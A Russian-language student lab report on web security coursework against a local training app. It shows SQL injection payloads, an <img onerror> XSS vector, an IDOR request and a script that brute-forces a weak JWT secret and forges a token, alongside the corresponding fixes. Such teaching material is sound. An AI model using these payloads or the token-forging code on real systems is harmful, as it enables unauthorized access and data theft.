Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа №1

По дисциплине: «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:
Студент 4 курса
Группы ИИ-26
Яшков П. А.
Проверила:
Хацкевич А. С.

Брест 2026

Цель работы

Практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQL Injection, XSS, BOLA/IDOR), исследования слабых JWT-токенов, а также проектирование и проверка механизмов защиты по рекомендациям OWASP (параметризованные SQL-запросы, проверка прав, CSP, защищённые Cookie).

Исходные данные и индивидуальный вариант

Выполнение основано на учебном приложении labs/lab1/app.py из репозитория SMZKS-2026-autumn. Вариант определён по формуле (24 mod 15) + 1 = 10. Проверочный проект содержит уязвимую и исправленную версии приложения.

Вариант №10

Параметр	**Значение**
SQL Injection	Error-based: инициирование диагностической ошибки SQLite
XSS	HTML-тег <img> с обработчиком onerror
BOLA/IDOR	Профиль пользователя с ID = 11
JWT	Целевая роль system
CSP	Директива script-src с nonce

Среда и статус проверки

Исходный стенд написан на Flask 3.0 и PyJWT 2.8 (Python 3.10+). В предоставленном рабочем окружении библиотека Flask отсутствовала и её установка была недоступна по сети. Поэтому подтверждены реальные вычисления SQLite, PyJWT и Jinja2 и реальное исполнение HTML в Chromium; HTTP-ответы исходного Flask-приложения здесь не снимались. Для воспроизводимой проверки Flask создан автоматический тест tests/http_live_checks.py. Отчёт честно разделяет выполненные офлайн-проверки и ожидаемые по программной логике HTTP-результаты.

Задание 1. SQL Injection: обход аутентификации и устранение

Индивидуальное условие — Error-based SQLi. В исходной версии строка SQL собирается непосредственно из переменных username и password, после чего сообщение исключения SQLite возвращается клиенту. Это демонстрирует как возможность внедрения управляющего SQL, так и раскрытие диагностической информации.

```
query = f"SELECT id, username, role FROM users WHERE username='{username}' AND password='{password}'"
c.execute(query)
```

Для провокации ошибки в учебном приложении использован ввод в поле username:

```
admin' AND nonexistent_sql_function()--
```

Команда curl.exe для выполнения Error-based SQLi в учебном Flask-приложении:

```
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin' AND nonexistent_sql_function()-- " --data-urlencode "password=x"
```

Во время фактической проверки SQLite получена ошибка «no such function: nonexistent_sql_function». В логике уязвимого Flask-маршрута данная ошибка возвращается со статусом HTTP 500. Чтобы получить токен для задания 4, дополнительно используется Boolean-based запрос — он не подменяет индивидуальный тип Error-based, а служит вспомогательным шагом.

```
' OR 1=1--
```

Вспомогательный запрос для получения токена администратора:

```
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=' OR 1=1-- " --data-urlencode "password=x"
```




Рисунок 1 — Реальные результаты SQLite: ошибка БД, вспомогательный обход и проверка параметризации

Устранение: пользовательские данные передаются в sqlite3 через параметры-заполнители. Оба проверенных SQLi-ввода трактуются как строки данных и не возвращают пользователя.

```
user = conn.execute(
    "SELECT id, username, role FROM users WHERE username=? AND password=?",
    (username, password)
).fetchone()
if not user:
    return "Invalid credentials", 401
```

Ожидаемый результат повторной атаки на защищённом Flask-маршруте — 401 Unauthorized и текст Invalid credentials. Этот HTTP-результат требует запуска итогового HTTP-теста на машине с установленным Flask.

Задание 2. Reflected XSS и защита CSP

Вектор варианта №10 — тег <img> с атрибутом onerror. При ошибке загрузки изображения браузер вызывает обработчик onerror. При подстановке содержимого запроса непосредственно в HTML-шаблон пользовательская строка превращается в активную разметку.

```
<img src=x onerror=alert('V10_XSS')>
```

Команда для отправки вектора варианта №10:

```
curl.exe -i -G http://127.0.0.1:5000/search --data-urlencode "q=<img src=x
onerror=alert('V10_XSS')>"
```

При проверке с помощью Chromium на основе HTML, полученного из уязвимого Jinja2-шаблона, действительно перехвачено одно JavaScript-диалоговое окно V10_XSS. Это тест браузера с тем же HTML, но не HTTP-проверка маршрута Flask.




Рисунок 2 — Chromium: вызов onerror в уязвимой HTML-разметке подтверждён (диагностическая подпись добавлена тестом)

Для устранения отражённого XSS значение query передаётся как переменная шаблона и экранируется. В HTML вместо активного тега <img> появляется текст <img ...>. Дополнительная защита — CSP с nonce, запрещающая недоверенные inline-обработчики.

```
return render_template_string(
    "<h1>Результаты поиска для: {{ user_query }}</h1>",
    user_query=query
)
```




Рисунок 3 — Chromium: экранированная строка отображается как текст

К CSP варианта №10 возвращаемся в задании 5; её отдельная браузерная проверка также выполнена.

Задание 3. Нарушение авторизации BOLA/IDOR

Вариант №10 назначает целевой объект с ID = 11. Исходный маршрут /api/profile/<id> не сверяет ID запрошенного профиля с идентификатором авторизованного пользователя, из-за чего доступ к данным не ограничен владельцем.

```
curl.exe -i http://127.0.0.1:5000/api/profile/11
# Данные в учебной SQLite-базе:
{"username": "student11", "private_data": "FLAG{secret_data_11}"}
```

При реальном чтении тестовой SQLite-базы для ID = 11 подтверждены имя student11 и флаг FLAG{secret_data_11}. В уязвимом HTTP-маршруте эти данные доступны без проверки владельца; в отчёте не утверждается, что Flask-ответ уже был получен.




Рисунок 4 — Результаты запроса к SQLite и тест условия разграничения прав

Исправление: декодировать действительный JWT, проверить наличие сессии и удостовериться, что user_id из токена совпадает с ID запрашиваемого профиля. В ином случае вернуть 401 или 403.

```
session = get_session()
if session is None:
    return jsonify({'error': 'Unauthorized'}), 401
if session.get('user_id') != user_id:
    return jsonify({'error': 'Forbidden'}), 403
```

Проверка логического условия для чужого user_id = 3 и запрашиваемого ID = 11 показывает запрет доступа. Реальные коды HTTP на Flask включены в отдельный воспроизводимый тест.

Задание 4. Подбор секрета JWT и подделка токена

Начальный сервер использует слабый симметричный ключ student2026 с алгоритмом HS256. JWT, выданный после вспомогательного SQLi-входа, применяется в локальном словарном тесте для подбора ключа, после чего формируется токен с целевой ролью system.

```
weak_keys = ['123456','secret','admin','password',
             'qwerty','changeme','student2026','test']
for key in weak_keys:
    try:
        payload = jwt.decode(token, key, algorithms=['HS256'])
        break
    except jwt.InvalidTokenError:
        continue
payload['role'] = 'system'
forged = jwt.encode(payload, key, algorithm='HS256')
```

При фактическом тесте PyJWT слабый ключ найден, подпись токена с ролью system успешно проверена. Проверено также, что новый секрет из 32 случайных байт отвергает ранее подделанный JWT.




Рисунок 5 — PyJWT: слабый ключ, целевая роль system и отказ старой подписи на сильном секрете

Особенность методички: вариант №10 требует роль system, но неизменённый сервер преподавателя принимает для /admin только роль admin. Поэтому оригинальный маршрут вернёт 403 для токена с system. В предоставленном учебном коде, помеченном отдельно, допуск роли system добавлен специально для демонстрации назначенного варианта. Это не скрывается и не выдаётся за поведение неизменённого оригинала.

```
ROLE_VARIANT_10 = 'system'
if decoded.get('role') in ('admin', ROLE_VARIANT_10):
    return '<h1>Панель администратора</h1>...'
```

Команда для проверки поддельного JWT на адаптированном стенде (после запуска Flask):

```
curl.exe -i -b "auth_token=<ПОДДЕЛЬНЫЙ_JWT>" http://127.0.0.1:5000/admin
```

Защитный механизм: использовать криптографически случайный секрет длиной не менее 256 бит, передаваемый через защищённую конфигурацию приложения; в учебном stand-alone процессе возможна генерация при старте.

```
JWT_SECRET = os.environ.get('JWT_SECRET') or secrets.token_hex(32)
# 32 случайных байта = 256 бит
```

Задание 5. Проектирование защитных механизмов

5.1. Secure Cookies

Защита сессии реализуется передачей cookie-флагов при успешной аутентификации. HttpOnly запрещает доступ к сессионной cookie из document.cookie. Secure ограничивает передачу HTTPS-соединениями. SameSite=Strict препятствует автоматической отправке cookie при межсайтовых запросах, уменьшая риск CSRF.

```
response.set_cookie(
    'auth_token', token,
    httponly=True, secure=True, samesite='Strict'
)
```

Примечание: на локальном HTTP-адресе 127.0.0.1 браузер может вести себя иначе, чем в HTTPS-развертывании. Для проверки свойства Secure необходима HTTPS-среда, а наличие самих атрибутов проверяется по заголовку Set-Cookie.

5.2. CSP: script-src с nonce

Индивидуальная директива: script-src с nonce. Одноразовое значение nonce указывает браузеру, каким доверенным скриптам разрешено выполнение. Браузер не выполняет недоверенные inline-обработчики (например onerror), поскольку разрешения unsafe-inline нет.

Дополнительные директивы object-src и base-uri запрещают небезопасные объекты и изменение базового URL.

```
response.headers['Content-Security-Policy'] = (
    f"script-src 'nonce-{g.csp_nonce}'; "
    "object-src 'none'; base-uri 'none'"
)
```

В браузерной проверке Chromium опасная HTML-разметка была сохранена, но с добавленной CSP: обработчик onerror не выполнился (0 диалоговых окон). Это подтверждает механизм CSP независимо от экранирования HTML.

Результаты поиска для:

ПРОВЕРКА CHROMIUM: CSP заблокировала inline onerror (0 alert)

Рисунок 6 — Chromium: inline onerror заблокирован CSP script-src с nonce




Рисунок 7 — Проверка формирования CSP и экранирования вывода Jinja2

Итоговые результаты и ограничения проверки

Параметр	Значение
SQLite / SQLi	Ошибка nonexistent_sql_function подтверждена; параметры блокируют оба ввода
HTML / Jinja2	Небезопасная разметка отражается; безопасный шаблон её экранирует
Chromium	XSS onerror сработал; с CSP inline-обработчик не сработал
BOLA	Профиль ID 11 в базе найден; логическое условие авторизации проверено
PyJWT	Секрет student2026 подобран; JWT с role=system подписан и проверен
Итог	14/14 офлайн-проверок + 3/3 проверок Chromium

Вывод: В работе подготовлены уязвимая и защищённая версии учебного приложения по варианту №10. Исследованы Error-based SQLi, Reflected XSS, BOLA/IDOR и JWT с коротким ключом. В исправленной версии применены параметризованные SQL-запросы, экранирование HTML, проверка владельца профиля, случайный 256-битный JWT-секрет, Secure/HttpOnly/SameSite и CSP с script-src и nonce. Офлайн-тесты подтвердили вычисления SQLite, Jinja2 и PyJWT; Chromium подтвердил исполнение onerror и блокировку обработчика при CSP с nonce. Для окончательной сдачи осталось выполнить подготовленный HTTP-тест на настоящем Flask-сервере.